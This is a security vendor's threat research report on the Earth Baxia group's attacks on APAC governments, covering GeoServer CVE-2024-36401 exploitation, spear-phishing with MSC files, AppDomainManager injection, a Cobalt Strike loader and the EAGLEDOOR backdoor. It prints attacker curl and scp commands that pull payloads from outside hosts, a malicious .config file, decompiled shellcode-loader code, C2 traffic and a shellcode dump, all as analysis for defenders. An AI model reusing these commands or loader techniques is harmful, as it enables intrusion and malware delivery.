Earth Baxia Uses Spear-Phishing and GeoServer Exploit to Target APAC

trendmicro.com/en_us/research/24/i/earth-baxia-spear-phishing-and-geoserver-exploit.html

September 19, 2024

APT & Targeted Attacks

We observed Earth Baxia carrying out targeted attacks against APAC countries that involved advanced techniques like spear-phishing and customized malware, with data suggesting that the group operates from China.

By: Ted Lee, Cyris Tseng, Pierre Lee, Sunny Lu, Philip Chen September 19, 2024 Read time: (words)

Summary

- Threat actor Earth Baxia has targeted a government organization in Taiwan – and potentially other countries in the Asia-Pacific (APAC) region – using spear-phishing emails and the GeoServer vulnerability CVE-2024-36401.
- CVE-2024-36401 is a remote code execution exploit that allowed the threat actors to download or copy malicious components.
- The threat actor employs GrimResource and AppDomainManager injection to deploy additional payloads, aiming to lower the victim's guard.
- Customized Cobalt Strike components were deployed on compromised machines through the two initial access vectors. The altered version of Cobalt Strike included modified internal signatures and a changed configuration structure for evasion.
- Earth Baxia also used a new backdoor named EAGLEDOOR, which supports multiple communication protocols for information gathering and payload delivery.

In July, we observed suspicious activity targeting a government organization in Taiwan, with other APAC countries also likely targeted, attributed to the threat actor Earth Baxia. In these campaigns, Earth Baxia used spear-phishing emails and exploited CVE-2024-36401, a vulnerability in an open-source server for sharing geospatial data called GeoServer, as initial access vectors, deploying customized Cobalt Strike components on compromised machines. Additionally, we identified a new backdoor called EAGLEDOOR that supports multiple protocols. In this report, we will discuss their infection chain and provide a detailed analysis of the malware involved.

Attribution and victimology

Upon investigation, we discovered that multiple servers were hosted on the Alibaba cloud service or located in Hong Kong, and some related samples were submitted to VirusTotal from China. After checking one of the Cobalt Strike watermarks (666666) used by the threat actors on Shodan, we also found that only a few machines were linked to this watermark, most of which were in China (Table 1). Therefore, we suspect that the APT group behind these campaigns originates from China.

Country	**Number of machines**
China	13
Japan	1
Singapore	1

Table 1. Machines linked to the Cobalt Strike watermark 666666

Based on the collected phishing emails, decoy documents, and observations from incidents, it appears that the targets are primarily government agencies, telecommunication businesses, and the energy industry in the Philippines, South Korea, Vietnam, Taiwan, and Thailand (Figure 1). Notably, we also discovered a decoy document written in simplified Chinese, suggesting that China is also one of the impacted countries. However, due to limited information, we cannot accurately determine which sectors in China are affected.




Figure 1. Map chart of impacted regions

Infection chain

In this section, we will discuss the threat group's attack flow as identified by our telemetry, including the malware and tactics, techniques, and procedures (TTPs) involved, as shown in Figure 2.



T1566 - Spearphishing attachment
Initial Access
Phishing email
Contain
Attachment
Contain
Command and Control
T1105 - Ingress tool transfer
Defense Evasion
T1027.010 - Command obfuscasion
RIPCOY
decoy.msc
hxxps://recordar-simmco.s3.sa-east-1.amazonaws[.]com
Download and execute oncesvc.exe
T1574.014 - AppDomainManager
Defense Evasion
Load
oncesvc.exe.config
oncesvc.exe
decoy.pdf
text
Clean file
hxxps://360photo.oss-cn-hongkong.aliyuncs[.]com
Download and execute
hxxps://status.s3cloud-azure[.]com:8080
T1082 - System information discovery
Discovery
Download and execute shellcode
.NET downloader
Shellcode
Command and Control
T1105 - Ingress tool transfer
Download the next shellcode in memory (and executes via CreateThread API), but the download site is unavailable now.
Defense Evasion
T1620 - Reflective code loading
Unknown payload
Execute
T1190 - Exploit public-facing application
Initial Access
CVE-2024-36401
GeoServer
curl / scp
T1574.002 - DLL side-loading
Defense Evasion
Clean file
Edge.exe
DLL side-load
msedge.dll
SWORDLDR
T1027.013 - Encrypted/Encoded file
Defense Evasion
Load and decrypt
Logs.txt
COBEACON
Command and Control
T1105 - Ingress tool transfer
Clean file
Injected
dllhost.exe
Download and execute
T1001 - Data obfuscation
T1071.001 - Web protocols
T1071.004 - DNS
Command and Control
Clean file
DLL side-load
SystemSettings.exe
SystemSettings.dll
EAGLEDOOR Loader
Communicate
C&C server
Defense Evasion
T1574.002 - DLL side-loading
©2024 TREND MICRO

Figure 2. Overview of the attack chain

Initial access

Vulnerable GeoServer

In some cases, Earth Baxia leveraged CVE-2024-36401, a remote code execution (RCE) exploit on GeoServer, to execute arbitrary commands: Our investigation revealed that they used commands like “curl” and “scp” to download or copy malicious components into the victim’s environment, and then executed these components using the RCE exploit (Table 2).

The file download via curl is as follows:

```
curl  --connect-timeout 3 -m 10 -o c:\windows\temp\{file name}
http://167[.]172[.]89[.]142/{file name}
```

The remote file copy via scp is follows:

```
cmd /c "scp -P 23 -o StrictHostKeyChecking=no -o ConnectTimeout=3 -o
UserKnownHostsFile=C:\windows\temp\ t1sc@152[.]42[.]243[.]170:/tmp/bd/{file name}
c:\windows\temp\"
```

File name	Description
Edge.exe	Legitimate executable used to load msedge.dll
msedge.dll	Malicious loader (SWORDLDR) used to launch Cobalt Strike (Logs.txt)

Logs.txt	Customized Cobalt Strike shellcode


Table 2. The malicious components downloaded by RCE exploit

Spear-phishing email vector

In early August, Earth Baxia began leveraging phishing emails to advance their attacks. One of the victims reported receiving over 70 phishing emails within approximately two weeks. We also identified similar email attachments on VirusTotal. Analysis of the decoy documents suggests that the attackers may have targeted not just Taiwan, but also Vietnam and China.

Most of the email subjects are meticulously tailored with varying content; the attached ZIP file contains a decoy MSC file, which we named RIPCOY. At this stage, when the user double-clicks this file, the embedded obfuscated VBScript attempts to download multiple files from a public cloud service, typically Amazon Web Services (AWS) in a technique called GrimResource. These files include a decoy PDF document, .NET applications, and a configuration file.


The .NET applications and configuration file dropped by the MSC file then use a technique known as AppDomainManager injection, which allows the injection of a custom application domain to execute arbitrary code within the process of the target application. It enables the execution of any .NET application to load an arbitrary managed DLL, either locally or remotely from a website, without directly invoking any Windows API calls (Figure 3).



```
<configuration>
   <runtime>
      <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
         <dependentAssembly>
            <assemblyIdentity name="oncesvc" publicKeyToken="205fcab1ea048820" culture="neutral" />
            <codeBase version="0.0.0.0" href="https://360photo.oss-cn-hongkong.aliyuncs.com/202407111985.jpeg"/>
         </dependentAssembly>
      </assemblyBinding>
      <etwEnable enabled="false" />
      <appDomainManagerAssembly value="oncesvc, Version=0.0.0.0, Culture=neutral, PublicKeyToken=205fcab1ea048820" />
      <appDomainManagerType value="oncesvc" />
   </runtime>
</configuration>
```

Figure 3. The configuration file contains download sites loaded by the .NET framework application

The legitimate .NET applications then proceed to download the next-stage downloader based on the URL specified in the .config file, which points to a .NET DLL file (Figure 4). The URL for this download is obfuscated using Base64 and AES encryption. Most of the download sites identified at this stage were hosted on public cloud services, typically Aliyun. Once the DLL retrieves the shellcode, it executes it using the CreateThread API, with all processes running entirely in memory.




```
// Token: 0x02000006 RID: 6
internal static class snowlackingattempt95384
{
    // Token: 0x06000007 RID: 7 RVA: 0x0000211C File Offset: 0x0000031C
    public static void chocolatenoiselessveil36778()
    {
        ServicePointManager.SecurityProtocol |= SecurityProtocolType.Tls12;
        string uriString = oncesvc.ivoryoutrageouslunch95992.charcoalchivalrousspark24371("ijD8ZGDkGLrkGw/
          FOUytT0HPz96SYD8gJs5tssiXDMnRNrsaX4DyVsfN/v9354cn9r8sfaC5Y3sm7tOqhYk6GQ==");
        byte[] array = oncesvc.snowlackingattempt95384.salmontastelessmusic67718(new Uri(uriString));
        uint num = (uint)array.Length;
        IntPtr intPtr = oncesvc.snowhelpfulgrass25809.VirtualAlloc(IntPtr.Zero, num, 12288U, 64U);
        Marshal.Copy(array, 0, intPtr, (int)num);
        IntPtr hHandle = oncesvc.snowhelpfulgrass25809.CreateThread(IntPtr.Zero, 0U, intPtr, IntPtr.Zero, 0U, IntPtr.Zero);
        oncesvc.snowhelpfulgrass25809.WaitForSingleObject(hHandle, uint.MaxValue);
    }

    // Token: 0x06000008 RID: 8 RVA: 0x00002198 File Offset: 0x00000398
    internal static byte[] salmontastelessmusic67718(Uri magentahurtbirds19428)
```

Name	Value	Type
uriString	"https://360photo.oss-cn-hongkong.aliyuncs.com/202407111522.jpeg"	string
array	null	byte[]
num	0x00000000	uint
intPtr	0x0000000000000000	System.IntPtr
hHandle	0x0000000000000000	System.IntPtr

Figure 4. The .NET DLL file contains a download site with obfuscated code

The shellcode gathers information from the affected machine, including the username, computer name, parent process (the legitimate .NET application), and memory status. It appends this information as a ‘client_id’ parameter to a URL and sends it to a custom domain. It may receive a 64-character response from the server, which is then used to request the next payload from the URL (Figure 5). However, we couldn’t receive the final payload.



```
POST /common/oauth2/authorize?client_id=QnJ1bm8oaXNBZG1pbik=&&REVTS1RPUC1FVDUxQUpP&&b25jZXN2Yy5leGU=&&eDY0&&NEdC HTTP/1.1
Content-Length: 19
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: status.s3cloud-azure.com:8080
Cache-Control: no-cache

{"user":"password"}HTTP/1.1 200 OK
Date: Fri, 02 Aug 2024 19:53:08 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 64
Connection: keep-alive
CF-Cache-Status: DYNAMIC
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v4?
s=TruF6jq54I5uHxUIm5rslPNESTQifsAbadLpFcs9MA8h0oHjOvX01hiYC4FGgNJ04Ou1%2FSwnUT7MpOLRdKNTqKLz7aP3fQMke%2FR3m5kOmzmw6oQHu3fgrRgupIenSKu
9vENpCUJlbkgwCOYZSb549g%3D%3D"}],"group":"cf-nel","max_age":604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 8ad09cbb5d0dada6-ATL
alt-svc: h3=":443"; ma=86400

9afcfea88730f561468e6b58c0e83ee17f88b38df30130d5cca21b08b5bfe52cPOST /api/v1/homepage/
9afcfea88730f561468e6b58c0e83ee17f88b38df30130d5cca21b08b5bfe52c HTTP/1.1
Content-Length: 19
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: status.s3cloud-azure.com:8080
Cache-Control: no-cache

{"user":"password"}HTTP/1.1 200 OK
```

Figure 5. A screenshot of network traffic analysis from the VirusTotal sandbox

The shellcode exhibited several distinct features:


- The attacker disguised the domain names to resemble public cloud services by using names like “s3cloud-azure” or “s2cloud-amazon”. Each network request followed a specific pattern, including a unique user-agent string and data formatted in JSON.
- The final stage of the download process always had the path “/api/v1/homepage/”, suggesting that the file might still be hosted on a third-party cloud service.
- By hosting files on the cloud, the attacker gains the advantage of easily replacing or updating files, including .config files with different download links, making it significantly more challenging for us to track their activities.

Although we didn’t confirm what the final shellcode was, our telemetry did reveal that the “oncesvc.exe” launched by the MSC file would run another process, “Edge.exe”, to load the Cobalt Strike components msedge.dll and Logs.txt. In the next section, we discuss these components further.

Backdoor analysis

Cobalt Strike

Earth Baxia utilizes DLL side-loading to execute Cobalt Strike shellcode (Figure 6). To evade defenses, the shellcode loader, known as “SWORDLDR,” decrypts the payload and injects it into a specified process according to its embedded configuration (Figure 7).



```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F   Decoded text

4B 65 72 6E 65 6C 33 32 2E 64 6C 6C 3B 43 72 65   Kernel32.dll;Cre
61 74 65 50 72 6F 63 65 73 73 41 3B 56 69 72 74   ateProcessA;Virt
75 61 6C 41 6C 6C 6F 63 45 78 3B 57 72 69 74 65   ualAllocEx;Write
50 72 6F 63 65 73 73 4D 65 6D 6F 72 79 3B 47 65   ProcessMemory;Ge
74 54 68 72 65 61 64 43 6F 6E 74 65 78 74 3B 53   tThreadContext;S
65 74 54 68 72 65 61 64 43 6F 6E 74 65 78 74 3B   etThreadContext;
52 65 73 75 6D 65 54 68 72 65 61 64 3B 43 3A 5C   ResumeThread;C:\
57 69 6E 64 6F 77 73 5C 53 79 73 74 65 6D 33 32   Windows\System32
5C 64 6C 6C 68 6F 73 74 2E 65 78 65 3B 90 90 90   \dllhost.exe;...
90 90 90 90 90 0F 18 24 36 55 66 87 F6 48 89 E5   .......$6Uf‡öH‰å
66 90 48 83 C4 E0 4D 87 C0 48 8D 1D EA FF FF FF   f.HƒÄàM‡ÀH..êÿÿÿ
48 89 DF 48 81 C3 24 F2 01 00 FF D3 41 B8 F0 B5   H‰ßH.Ã$ò..ÿÓA¸ðµ
A2 56 68 04 00 00 00 5A 48 89 F9 FF D0 00 00 00   ¢Vh....ZH‰ùÿÐ...
00 F0 00 00 00 A6 0B AC 84 B0 A6 B7 80 50 57 55   .ð...¦.¬„°¦·€PWU
54 08 42 0E D3 09 23 60 8F EA 6D 34 DE 9B 50 6C   T.B.Ó.#`.êm4Þ›Pl
D5 FE A6 37 C2 3A 90 9C 27 9E 14 2C CA 78 CF 85   Õþ¦7Â:.œ'ž.,ÊxÏ…
FA CF 4E 62 66 E1 63 E5 4A 77 47 ED F3 49 9E 0E   úÏNbfácåJwGíóIž.
FB 44 33 C7 C7 06 0F 89 12 E0 E8 89 DF AA F0 70   ûD3ÇÇ..‰.àè‰ßªðp
4A 57 F1 A1 90 08 3E DA FD ED 82 20 EC 7D B9 DC   JWñ¡..>Úýí‚ ì}¹Ü
F7 AE 67 43 85 D3 EE 37 66 7B 73 30 8F 42 CE F6   ÷®gC…Óî7f{s0.BÎö
79 65 39 D1 00 51 36 C4 30 95 36 C2 D3 AB 6B 06   ye9Ñ.Q6Ä0•6ÂÓ«k.
52 10 39 34 E5 20 69 BD 4A 19 73 DF 04 6F EF 9D   R.94å i½J.sß.oï.
5B FF FF 53 44 86 9B 74 AC 9A AD 6C F4 5E DB 34   [ÿÿSD†›t¬š.lô^Û4
30 C3 35 DE 55 A1 AC 17 6F 88 C5 30 34 B5 75 F6   0Ã5ÞU¡¬.o^Å04µuö
BE F1 4B BC 63 43 75 00 00 64 86 06 00 93 89 72   ¾ñK¼cCu..d†..“‰r
```

Figure 6. Decrypted shellcode

